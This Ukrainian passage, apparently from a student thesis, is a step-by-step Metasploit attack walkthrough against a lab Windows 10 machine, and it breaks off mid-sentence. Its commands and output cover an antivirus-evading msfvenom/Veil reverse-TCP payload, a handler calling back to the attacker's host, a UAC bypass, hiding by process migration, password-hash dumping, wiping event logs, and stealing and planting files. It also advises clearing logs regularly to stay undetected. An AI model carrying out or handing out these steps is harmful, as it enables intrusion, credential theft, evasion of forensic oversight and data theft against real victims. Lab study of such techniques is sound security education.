Оскільки протестовані тут виконувані програми розпізнавалися найгірше, було обрано Veil. Це означає, що програма на Python, створена за допомогою Veil, є шкідливою для більшості систем, оскільки має найнижчий показник виявлення. Антивірусний захист, вбудований в Windows, не зміг подолати жоден з трьох варіантів. Крім того, хоча TheFatRat створив скрипти на мові Python, які розпізнаються лише програмним забезпеченням 9/51, ці скрипти на мові Python не можуть бути використані для запуску представлених атак. Це робить його кращим, але оскільки він не може бути використаний, він не має значення. Якщо проблеми виникають після встановлення, зазвичай допомагає призначити папку «wine» користувачеві «root».

```
sudo chown root:root -R /var/lib/veil/wine
```

3.6 Передача шкідливого програмного забезпечення на практиці

Після створення програми її необхідно передати цілі. Для цього існує декілька варіантів атаки, як описано в пункті 3.1. У цій роботі це вирішується за допомогою спільної папки. Створення цієї папки описано в розділі «3.3 Створення спільної папки». Важливо, що з цього моменту на цільовій системі та на основній системі, на якій працюють віртуальні машини, повинен бути вимкнений захист у режимі реального часу. Його можна знайти в Windows у розділі «Захист від вірусів і загроз» (Virus & threat protection), у налаштуваннях «Захист від вірусів і загроз» (Virus & threat protection settings). У розділі «Керування налаштуваннями» (Manage settings) перший пункт «Захист у реальному часі» (Real-time protection), як показано на малюнку 3.5, вимикається. Цей захист активно перевіряє, які файли завантажуються на систему, і одразу видаляє створені файли або поміщає їх у карантин. Після цього користувач повинен вручну дозволити використання цієї програми. Щоб уникнути цих труднощів, цей пункт вимикається. Рекомендується після вимкнення цього пункту не завантажувати файли ззовні або не використовувати Інтернет. Вимкнення захисту робить комп'ютер вразливим до шкідливих програм. Тому рекомендується перезавантажити комп'ютер після завершення тестування створених програм.




Рисунок 3.5 – Успішна деактивація захисту в режимі реального часу

Одним із можливих способів обходу цього вбудованого захисту Windows може бути розділення файлів. Цей процес називається Data Splitting. У цьому випадку дані з файлу розділяються і зберігаються в різних файлах. Таким чином, антивірусні програми не зможуть розпізнати сигнатури, які вони шукають. На цільовій системі файл повинен автоматично зібратися і запуснитися. Знання, необхідні для цього процесу, дуже високі, оскільки потрібно точно знати, на яких бітах можна розділити програму. Через відсутність цих знань це не вдалося перевірити. Однак це може бути рішенням цієї проблеми.

3.7 Підготовка цільової системи

Тепер запускається друга віртуальна машина "MSEdge – Win 10". Користувач - "TestD", пароль - "win". Після запуску слід спочатку перевірити дві функції. По-перше, перевіряється, чи видно спільну папку і чи можна переміщувати файли в ній. Файл, з яким це перевіряється, не має значення. Також слід відкрити командний рядок і дізнатися IP-адресу. Як це зробити, вже було описано в пункті "3.4 Підключення віртуальних машин". Якщо обидві функції працюють без помилок, можна розпочати атаку. Для цього ще потрібно відключити антивірусний захист, як було показано в попередньому розділі.

Створену шкідливу програму необхідно перенести з Kali Linux до спільної папки. Для цього файл можна перемістити в папку. Щоб залишатися в терміналі, можна використати команду "mv /var/lib/veil/output/compiled/<Назва файлу> /media/sf_VM_gem/".

`$mv /var/lib/veil/output/compiled/<Назва файлу> /media/sf_VM_gem/`
`/media/sf_VM_gem/` відповідає назві цільової папки. Це спільна папка обох віртуальних машин і тому може варіюватися. Після того, як файл

знаходиться в папці, його потрібно перемістити в папку "Nacks" на робочому столі Windows. Перед тим як виконати цей файл, потрібно запустити "MultiHandler" у Kali Linux. Він перевіряє, чи хтось намагається підключитися до нього, і встановлює з'єднання з тим, хто виконує створені програми.

3.8 Підготовка системи для атаки

Шкідливе програмне забезпечення було успішно створено і передано цільовій системі. Тепер запускається "Multi-Handler". Він відстежує, чи хтось запускає програму, яка намагається з'єднатися з ним. Потім він встановлює з'єднання, поки програма виконується на цільовій системі.

```
msf 6 > use exploit/multi/handler
```

Тепер необхідно вибрати, яке завантаження (Payload) буде використовуватися. Раніше створені програми були зроблені на основі «reverse tcp». Тому використовується відповідне завантаження. У цьому прикладі це буде «windows/meterpreter/reverse_tcp».

```
msf6 exploit(multi/handler) > set payload windows / meterpreter /  
reverse_tcp
```

На наступному кроці потрібно вказати, на якій IPv4 адресі «Multi-Handler» слухатиме і на який порт він може отримувати дані. Тут вказується IPv4 адреса Kali Linux та порт, обраний раніше. Дуже важливо, щоб параметри відповідали параметрам створених програм. У цьому випадку LPORT не потрібно додатково вказувати, оскільки це стандартний порт для цього процесу, який використовує Metasploit. Його вводять лише для демонстрації.


```
msf6 exploit(multi/handler) > set LHOST 10.0.2.4
```

```
msf6 exploit(multi/handler) > set LPORT 4444
```

```
msf6 exploit(multi/handler) > exploit
```

За допомогою команди «exploit» вказані дані підтверджуються, і «Multi-Handler» запускається. Успішним запуск буде в тому випадку, якщо з'явиться повідомлення «[*] Started reverse TCP handler on 10.0.2.4:4444».

Тепер програма Metasploit чекає, поки хтось на вказаному порту «4444» спробує встановити з'єднання. Це з'єднання встановлюється, коли шкідливе ПЗ виконується на цільовій системі. Отже, файл виконується на системі Windows, і таким чином запускається перша сесія. Після цього на системі Kali має з'явитися те, що показано на рисунку 3.6.



```
[*] Started reverse TCP handler on 10.0.2.4:4444
[*] Sending stage (176198 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.4:4444 → 10.0.2.15:50660) at 2024-06-09 11:35:09 -0400
```

Рисунок 3.6 – Успішне створення сесії

Тепер зловмисник за допомогою Kali Linux і Metasploit має доступ до користувача Windows.


4 ПРАКТИЧНА РЕАЛІЗАЦІЯ АТАК

Сесія була запущена під час підготовки, і тепер можна здійснювати різні атаки. У цьому розділі показано мережеві атаки, які може використовувати зловмисник.

4.1 Системна інформація про цільову систему

Щоб отримати перше уявлення про цільову систему, використовується команда «sysinfo». Ця команда показує загальну інформацію про атаковану систему. Ці отримані відомості важливі для успішного проведення подальших атак.

```
meterpreter>sysinfo
```



```
meterpreter > sysinfo
Computer      : DESKTOP-AGBA5C2
OS            : Windows 10 (10.0 Build 19045).
Architecture : x64
System Language : ru_RU
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter    : x86/windows
```

Рисунок 4.1 – Системна інформація машини Windows

Як видно на рисунку 4.1, цільова система є системою Windows 10, яка називається «MSEDGEWIN10» і має збірку операційної системи «19045». Крім того, відображається, що два користувачі зареєстровані.

4.2 Команда і користь «idletime»

Першою командою, яку слід використовувати після отримання інформації про систему під час атаки, є «idletime». Ця команда показує точний час, протягом якого система знаходиться в режимі простою [10]. Це можна використовувати, наприклад, для визначення плану енергозбереження системи. Знання, коли система переходить у режим очікування або відключається, можна використовувати, щоб, наприклад, активувати кейлогер перед тим, як система відключиться, і таким чином зафіксувати процес входу в систему. Це детальніше описано в розділі 4.15. Додатково можна скласти план, коли користувач робить перерви під час роботи. Більшість атак користувач не бачить і не помічає під час їх виконання. Проте є атаки, які користувач може помітити, як-от завантаження даних або закриття програм. Якщо визначити час, коли користувач не знаходиться за комп'ютером, цей час можна використати для завантаження або закриття програм.

```
meterpreter>idletime
```

Через часте або часово визначене виконання цієї команди можна визначити розпорядок дня, або так званий денний ритм, цільової системи. Для здійснення специфічних атак можна створити плани на основі отриманих знань. Чим довше це виконується, тим ефективніше і більш приховано можна здійснювати атаки.

4.3 Ipconfig


Інформація про систему включає IP- та MAC-адреси, які важливі для ідентифікації комп'ютера та пошуку інших пристроїв у мережі.

```
meterpreter>ipconfig
```

4.4 Отримання системних прав

Наступна атака може бути найважливішою з усіх вказаних тут. Без неї багато конкретних атак не працюватимуть. Основною атакою є отримання системних прав. Практично для всіх вказаних атак потрібні системні права. Після виконання шкідливого програмного забезпечення на цільовій системі можливий вхід в систему в якості користувача. Користувач часто не має всіх прав і отримує запит від контролю облікових записів користувачів з питанням: "Чи дозволяєте ви цьому додатку внести зміни на вашому пристрої?". При певних атаках цей запит може з'являтися перед користувачем і його потрібно уникати. Це може призвести до помітки шкідливого програмного забезпечення, і атака буде завершена. Щоб уникнути цих повідомлень та уникнути проблем з помилками команд через відсутність прав, можливе отримання системних прав.

Необхідність цих системних прав для багатьох атак стає очевидною, коли, наприклад, намагаються отримати зашифровані списки паролів. Це можна зробити або за допомогою команди "hashdump", або за допомогою команд "load incognito" і "list_tokens -u". Проте під час виконання з'являється повідомлення про помилку, зображене на Рисунку 4.2.



```
meterpreter > load incognito
Loading extension incognito ... Success.
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: 1168
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
Call rev2self if primary process token is SYSTEM
```

Рисунок 4.2 – Повідомлення про помилку під час виконання команди «hashdump» без системних прав

Використовуються права користувача, який виконує цей файл. Наступною метою є отримання прав системи або адміністратора. Для цього використовується команда "getsytem". Вона призначає права системи. Однак це не працює без подальших дій.

4.4.1 Отримання системних прав за допомогою bypassuac_dotnet_profiler

Для вирішення цієї проблеми потрібно використовувати інший експлойт. Для цього поточне з'єднання треба закрити, перемістивши Meterpreter до фону за допомогою команди "background". Важливо вказати номер сесії, на якій потрібно виконати атаку. У наданих прикладах це може бути максимум один або два сеанси, що відкриті. Якщо програма розміщується в Інтернеті і багато людей завантажують та виконують її, тут може бути відкрито сотні сеансів. Тому важливо знати, на якій сесії працюєте та що було змінено. Сесія 1 була переміщена до фону і тепер знаходиться в основній частині Metasploit. Для отримання прав адміністратора використовується експлойт "exploit/windows/local/bypassuac_dotnet_profiler". Цей експлойт був визначений методом проб і помилок. У цих прикладах це було єдиною робочою опцією, яка ще не була виправлена.

```
meterpreter > background
```

```
msf6 > use exploit/windows/local/bypassuac_dotnet_profiler
```


Щоб переглянути, яка інформація потрібна для цього експлойту, в командному рядку вводиться "info". Ім'я корисного навантаження не потрібно змінювати, але потрібно зазначити сесію, з якою ви працюєте. Вказувана тут сесія - це сесія, яку раніше запам'ятовано. У цьому прикладі це сесія 1.

```
msf6 exploit(windows/local/bypassuac_dotnet_profiler) > set session 1
```

Успішність запису можна перевірити за допомогою команди «info». Експлойт застосовується за допомогою команди «exploit».

```
msf6 exploit(windows/local/bypassuac_dotnet_profiler) > info
msf6 exploit(windows/local/bypassuac_dotnet_profiler) > exploit
```

Після цього в терміналі відображається те, що показано на рисунку 4.3. Це має відбутися протягом кількох хвилин, після чого буде запущена нова сесія. Ця сесія базується на сесії 1, але цього разу використовуються права адміністратора. За допомогою команди "sysinfo" перевіряється, чи вибрана та сама система. Це перевіряється шляхом порівняння виводу для сесії 1 та сесії 2. За назвою комп'ютера визначається, чи це та сама система. "MSEDGWIN10" ідентичні також всі інші значення. Отже, обрана та сама система. Тепер перевіряється, чи спрацював експлойт. Після введення команди "getsystem" помилка більше не виводиться, і з'являється підтвердження успішної роботи. Отже, були надані системні права, і всі показані атаки можна виконувати без відома користувача.



```
msf6 exploit(windows/local/bypassuac_dotnet_profiler) > exploit
[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.0.2.4:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[!] This exploit requires manual cleanup of 'C:\Users\TestD\AppData\Local\Temp\DSJWooD.ddl!'
[*] Please wait for session and cleanup....
[*] Sending stage (200262 bytes) to 10.0.2.4
[*] Meterpreter session 2 opened (10.0.2.4:4444 → 10.0.2.15:5357 ) at 2022-02-26 09:45:58 -0500
```

Рисунок 4.3 – Вивід модуля bypassuac_dotnet_profiler

4.4.2 Отримання системних прав за допомогою incognito

У теорії існує другий спосіб надання системних прав. Для цього використовується модуль "incognito". Перевагою цього методу є те, що він

застосовується безпосередньо в поточній сесії, тому не виникає помилок. Проблемою є те, що для перегляду всіх облікових записів потрібні системні права. З правами, які має атакований користувач, може бути видно лише обмежену кількість облікових записів, а не ті, які потрібні для атаки. Для успішного виконання атаки потрібен обліковий запис адміністратора.

```
meterpreter>load incognito
```

```
meterpreter>list_tokens -u
```

На системі Windows не створено облікового запису адміністратора, тому "incognito" не може бути далі використаним або не є важливим, оскільки системні права вже розподілені. Це не можна було подальше протестувати через відсутність облікового запису адміністратора. Згідно з інструкціями, знайдений обліковий запис має бути викрадений за допомогою команди "impersonate_token <Токен облікового запису адміністратора>", а потім перевірений за допомогою команди "getuid", чи була атака успішною. Це не було перевірено тут і згадується лише як доповнення.

```
meterpreter>impersonate_token <Токен облікового запису адміністратора>
```

```
meterpreter>getuid
```

4.5 Маскування шкідливого програмного забезпечення за допомогою Migrate

Після отримання системних прав важливо замаскувати шкідливе ПЗ на цільовій системі. Під замаскуванням розуміється те, що шкідливе ПЗ більше не можна знайти в диспетчері завдань або в Process Explorer. Для цього воно приховується в інших процесах, які відтепер запускаються і завжди є довіреними. Довірені процеси можуть бути процесами, створеними корпорацією Microsoft. Можна припускати, що вони були створені виробниками Windows і, отже, не можуть завдати шкоди системі. Це може

бути виконано безпосередньо в сесії. За допомогою команди "run post/windows/manage/migrate" шкідливе ПЗ приховується випадковим процесом.


```
meterpreter> run post/windows/manage/migrate
```

Отже, поточний процес буде продовжений в іншому. Таким чином, вдалося успішно сховати шкідливе ПЗ. Однак було б корисно приховати шкідливе ПЗ в процесі, який можна визначити самостійно. Для цього модуль пропонує рішення. За допомогою команди "migrate <PID процесу>" шкідливе ПЗ приховується в певному процесі. Щоб знайти PID процесу, використовується команда "ps", щоб знайти всі запущені процеси системи. Знаючи, в якому процесі потрібно приховатися, можна знайти цей процес прямо після нього. Для цього використовується команда "ps | grep <Назва процесу>". Таким чином, вивід команди "ps" перевіряється на наявність заданої назви. У рисунку 4.4 показано, як шукалося створене шкідливе ПЗ "payload.exe", щоб побачити поточний PID. Якщо команда виконалася успішно, то шкідливе ПЗ більше не відображатиметься в списку процесів.

```
meterpreter>ps
```

```
meterpreter>ps|grep <Назва процесу>
```

```
meterpreter>migrate <PID процесу>
```



```
meterpreter > ps | grep payload.exe
Filtering on 'payload.exe'

Process List
```

PID	PPID	Name	Arch	Session	User	Path
6824	3296	payload.exe	x86	1	MSEDGEWIN10\TestD	C:\Users\TestD\Desktop\Hacks\payload.exe

Рисунок 4.4 – Пошук шкідливого файлу «payload» на цільовій системі

Під час роботи над бакалаврською роботою у цьому пункті відбулася зміна. Починаючи з 27.02.2022 року, команда "migrate" вважалася працездатною, проте вона більше не успішно приховувала вірус. PID успішно змінюється, але процес все ще знаходиться, хоча після міграції його вже не

повинно було бачити. Для вирішення цієї проблеми створюється новий вірус засобами Metasploit. Для цього додаються два параметри "prependmigrateprocess" і "prependmigrate". Вони мають на меті автоматично приховувати вірус у процесі "explorer.exe" [41].

```
msf6 > msfvenom -p windows/meterpreter/reverse_tcp lhost=10.0.2.4
lport=4444 prependmigrateprocess=explorer.exe prependmigrate=true -f
exe -o /home/kali/Desktop/ Metasploit-Payload/<Name>.exe
```

Після створення нової програми необхідно перезапустити «Multi-Handler» і, відповідно, всю атаку.

```
msf6>use exploit/multi/handler
msf6          exploit(multi/handler)>          set          payload
windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler)> set lhost 10.0.2.4
msf6 exploit(multi/handler)> set lport 4444
msf6          exploit(multi/handler)>          set          prependmigrateprocess
explorer.exe
msf6 exploit(multi/handler)> set prependmigrate true
msf6 exploit(multi/handler)> exploit
```

Після запуску експлойту система-ціль повторно повинна виконати вірус і знову розподілити системні права. Для цього використовується описана раніше інструкція. Після отримання цих прав перевіряється, чи було приховано вірус. Цього поки що не відбулося. Щоб приховати вірус у відомому процесі, також можна вказати його ім'я. Відповідно до цього можна вирішити, чи використовувати PID чи ім'я процесу.

```
meterpreter > ps | grep <Name der Malware>.exe
meterpreter > ps | grep explorer.exe
meterpreter > migrate -N explorer.exe
meterpreter > ps | grep <Name der Malware>.exe
(No matching processes were found)
```


З підтвердженням "no matching processes were found" ця атака була успішною. Тепер програму не можна більше побачити в Process Explorer. Вона також зникає з диспетчера завдань. Отже, наразі зловмисник залишився

прихованим. Щоб перевірити це в реальному часі, під час атаки на систему-ціль відкривається Process Explorer і шукається ім'я вірусу. Тут має бути знайдений лише один процес. Після виконання атаки результатом має бути те, що процес вірусу відразу зникає при успіху.

4.6 Hashdump

Для зловмисників важливою ціллю є отримання облікових записів для входу в Windows та інші програми. Маючи інформацію для входу, зловмисник може локально увійти в систему і, таким чином, отримати повний доступ до неї. Крім того, він може використовувати шкідливі програми, які беруть на себе керування системами, щоб дистанційно керувати комп'ютером, навіть якщо на даний момент він не увійшов у систему. Для отримання облікових даних використовується команда "hashdump". Вона працює лише у випадку, якщо раніше були надані системні права. Команда повертає ім'я користувача з відповідним зашифрованим паролем [10]. На прикладі цільової системи результат буде показаний на малюнку 4.5.

```
meterpreter>hashdump
```



```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889 :::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
TestD:1000:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889 :::
sshd:1002:aad3b435b51404eeaad3b435b51404ee:475a7dd05810c001c892853b88ba03a9 :::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:f27c0c12a5c94e851d73b4ce3a77d149 :::
```

Рисунок 4.5 – Результат виконання команди hashdump

Кращий варіант - це команда "Run post/windows/gather/hashdump". Вона додатково виводить підказки, які були вказані при створенні пароля [10]. Ці підказки часто є вказівками, які надає користувач щодо пароля, такі як "Мій

день народження" або "Ім'я моєї дитини". Якщо зловмисник знає цю інформацію, він може значно заощадити час, оскільки розшифрування зашифрованих паролів може зайняти багато часу. Для цього знайдені значення паролів передаються іншим програмам, таким як "John the Ripper" *, які, можливо, зможуть розшифрувати паролі. Цей процес може зайняти кілька днів.

```
meterpreter> run post/windows/gather/hashdump
```

4.7 Очищення журналу подій

Під час роботи на системі помилки, що виникають через невідомі або не надані права адміністратора, відображаються в Менеджері подій, або в Подійних журналах. Крім того, там зберігаються й інші важливі дані, які можуть бути прочитані і проаналізовані фахівцями. Щоб усунути цей недолік шкідливого програмного забезпечення, існує команда для видалення подій, так званих Журналів подій. Багато помилок, які виникають, не пов'язані з шкідливим ПЗ, але навіть якщо такі виникають, їх можна усунути.

```
meterpreter>clearev
```

Ця команда видаляє всі записи про програми, систему та записи безпеки. Рекомендується виконувати це регулярно, щоб працювати якнайбільш приховано. Чим менше інформації отримують фахівці, тим більш ймовірно, що шкідливе програмне забезпечення залишиться непоміченим, і тим довше можуть тривати атаки.

4.8 Розпізнавання структури папок

Ще одна важлива інформація - це шлях до робочого каталогу, і як переміщатися по ньому. Для цього використовується команда "pwd". Після цього виводиться шлях, в якому програма знаходиться і виконується. Якщо потрібно отримати більше інформації про вміст поточного каталогу, використовується команда "ls". Вона використовується для відображення вмісту та різних параметрів. Наприклад, з "ls -l" відображаються права користувача, розмір та остання дата зміни файлів у каталозі. На основі цих відомостей визначається, які програми можна відкривати без прав адміністратора. Для переміщення в каталогах використовується команда "cd"[10]. Якщо ціль - робочий стіл, використовується команда "cd c:\\Users\\kabut\\Desktop\\". Важливо пам'ятати, що для вказівки шляху до файлу слід використовувати "\"", а не "\". Якщо ціль - каталог програм, шлях до файлу буде "C:\\Program Files\\".

```
meterpreter>pwd
meterpreter>ls
meterpreter>ls -l
meterpreter> cd..
meterpreter>cd <Цільова папка>
```

Команда «cd ...» переносить вас до теки нижче. Це надає доступ до багатьох тек. Однак лише до тих, до яких користувач може отримати доступ без повторного дозволу адміністратора. Для цього необхідно мати системні права. Таким чином, можна переміщатися по теках майже безперешкодно.

4.9 Пошук файлів

Після знання як рухатися в структурі каталогів важливо знати, як знаходити конкретні файли. Для цього був створений приклад. Для перевірки цієї функції на системі Windows створено файл "secret.txt". За допомогою пошукової команди цей файл має бути знайдений. За допомогою наступної команди "search" проводиться пошук файла на всій системі.

```
meterpreter>search -f secret.txt
```

Вивід показує, скільки файлів було знайдено. У цьому випадку їх два. Крім того, вони детально описані в трьох стовпцях. Вказується шлях до файлу, його розмір та час останньої зміни. Якщо атакуючий знає свою ціль, він може шукати ці файли шляхом вгадування або знання їхньої назви. Якщо він знайде потрібний файл, він може здійснювати різні дії з ним. На це буде звернуто увагу в наступних розділах.

4.10 Зчитування вмісту файлів

Після того як файл було знайдено за допомогою пошуку, у випадку текстового файлу важливо відображення вмісту файлу. Це стає актуальним, коли цільові об'єкти зберігають важливу інформацію, таку як паролі, раніше невідомі формули або важливі тексти у вигляді простих текстових файлів.

У цьому прикладі був знайдений текстовий файл "secret.txt". У наступному кроці потрібно перейти до каталогу, де знаходиться цей файл.

```
meterpreter>cd c:\\Users\\TestD\\Desktop\\
```

Після досягнення каталогу можна використовувати команду "cat", щоб прочитати файл "secret.txt". Для повноти обидва текстові файли повинні бути считані. Це може бути важливо, оскільки можна отримати інформацію, яка

може бути видалена в іншому випадку. Для зловмисника кожна додаткова інформація може бути цінною.

```
meterpreter>cat secret.txt
```

Вивід вмісту стверджує: "Мій пароль - OGlvl3g". Це означає, що будь-який інший текстовий файл буде прочитано, і, можливо, буде отримана важлива інформація, така як, наприклад, пароль у цьому прикладі.

4.11 Передача даних між системами

Згідно з статистикою про кримінальну ситуацію щодо кіберзлочинності, яка була опублікована у 2020 році, було зафіксовано 10 763 випадки "перехоплення даних, включаючи підготовчі дії та крадіжку даних" [1]. Це становить 8,4% "злочинів у сфері кіберзлочинності в широкому розумінні" [1]. Отже, це важливий вектор атаки. У двох наступних розділах буде надано докладнішу інформацію про можливі атаки у цьому відношенні.

4.11.1 Завантаження (Download)

Для вивчення даних спочатку потрібний доступ до них. Цей доступ було отримано за допомогою отримання системних прав, знанням структури каталогів та пошуком даних у цих структурах. Якщо доступ забезпечено, можна використовувати функцію "download", щоб завантажити певні файли [10]. Завантаження інформації та даних є досить поширеним видом атаки, особливо у промисловому шпигунстві. За допомогою функції завантаження завантажуються всі файли і, таким чином, вони крадуться. Теоретично це можуть бути будівельні плани, протоколи, що були створені під час зустрічей,

компрометуючі документи особистості та багато іншого. Заради цифровізації у всіх сферах життя все більше інформації зберігається на системах, яка може містити компрометуючий або неопублікований матеріал. Особливо цінними для хакерів є неопубліковані та секретні дані, які вони бажають вкрати. Завдяки завантаженню їх атакуючий має дані безпосередньо на своєму комп'ютері і може їх аналізувати.

Для перевірки цього прикладу на системі Windows збережено зображення під назвою "background.jpg" *. Тепер це зображення можна знайти за допомогою пошукової команди.

```
meterpreter>search -f background.jpg
```

З результатами цієї команди отримаємо шлях до файлу, який потрібно викрати. Тепер його потрібно завантажити. При цьому слід пам'ятати, що шлях у Windows слід вказувати з " \ " замість " \ " [10].

```
meterpreter>download C:\\Users\\IEUser\\Desktop\\background.jpg
```

Отже, цей файл був завантажений на систему Kali і збережений в каталозі "/home/kali/". Атакуючому вдалося успішно завантажити зображення. Те саме можна зробити з текстовим файлом, в якому зберігається пароль. Кожен файл, який атакуючий завантажує, може стати потенційним збитком для особи або підприємства, з якого він був вкрадений.

4.11.2 Вивантаження (Upload)

Ще один варіант атаки полягає у завантаженні файлів на цільову систему та можливому їхньому виконанні. Це може бути використано для передачі додаткового шкідливого програмного забезпечення. Для цієї команди важливо спочатку вказати файл, який має бути переданий, а потім шлях у системі Windows, куди його слід завантажити. Для цього особливо важливо мати системні права, щоб переміщувати файли в більшість каталогів без згоди

адміністратора. Також слід зауважити, що шлях до файлу в Kali Linux вказується з роздільником "/", а шлях до файлу в системі Windows - з роздільником "\\" [10].

В якості прикладу для цього було використано щойно завантажене зображення. Навіть зображення можуть бути компрометуючими документами. Наприклад, невинна особа може бути звинувачена в промисловому шпигунстві. Зловмисник міг раніше заразити систему особи показаною тут програмою та використати обліковий запис цієї особи для завантаження файлу. Однак у цієї особи немає зображень, які, наприклад, можуть бути будівельними планами, але вони є у зловмисника. Щоб він міг відвести підозру від себе, він може впровадити програми у звинувачену особу. Таким чином, атакуючий вкрав дані та відвів підозру від себе. Щоб повністю приховатися, після атаки він може видалити події з подієвого менеджера та видалити шкідливе програмне забезпечення з системи. Таким чином, він вкрав дані, не залишивши жодної інформації.

```
meterpreter> upload /home/kali/background.jpg
C:\\Users\\IEUsers\\Desktop\\Hacks\\background.jpg
```

4.12 Створення знімків екрану

Це може бути викликом виявити, які програми в даний момент відкриті на системі цілі та в яких з них працює користувач. Це важливо для визначення діяльності користувача та того, на що він може звернути увагу. Особливо для запису натискань клавіш важливо знати, в якому вікні перебуває користувач. Крім того, важливо знати, де саме працює користувач, коли файли завантажуються або видаляються з комп'ютера. Ці операції можуть бути швидко помічені користувачем. Тому їх слід уникати, коли цільова система має відкриту відповідну теку. Для вирішення цієї проблеми Metasploit

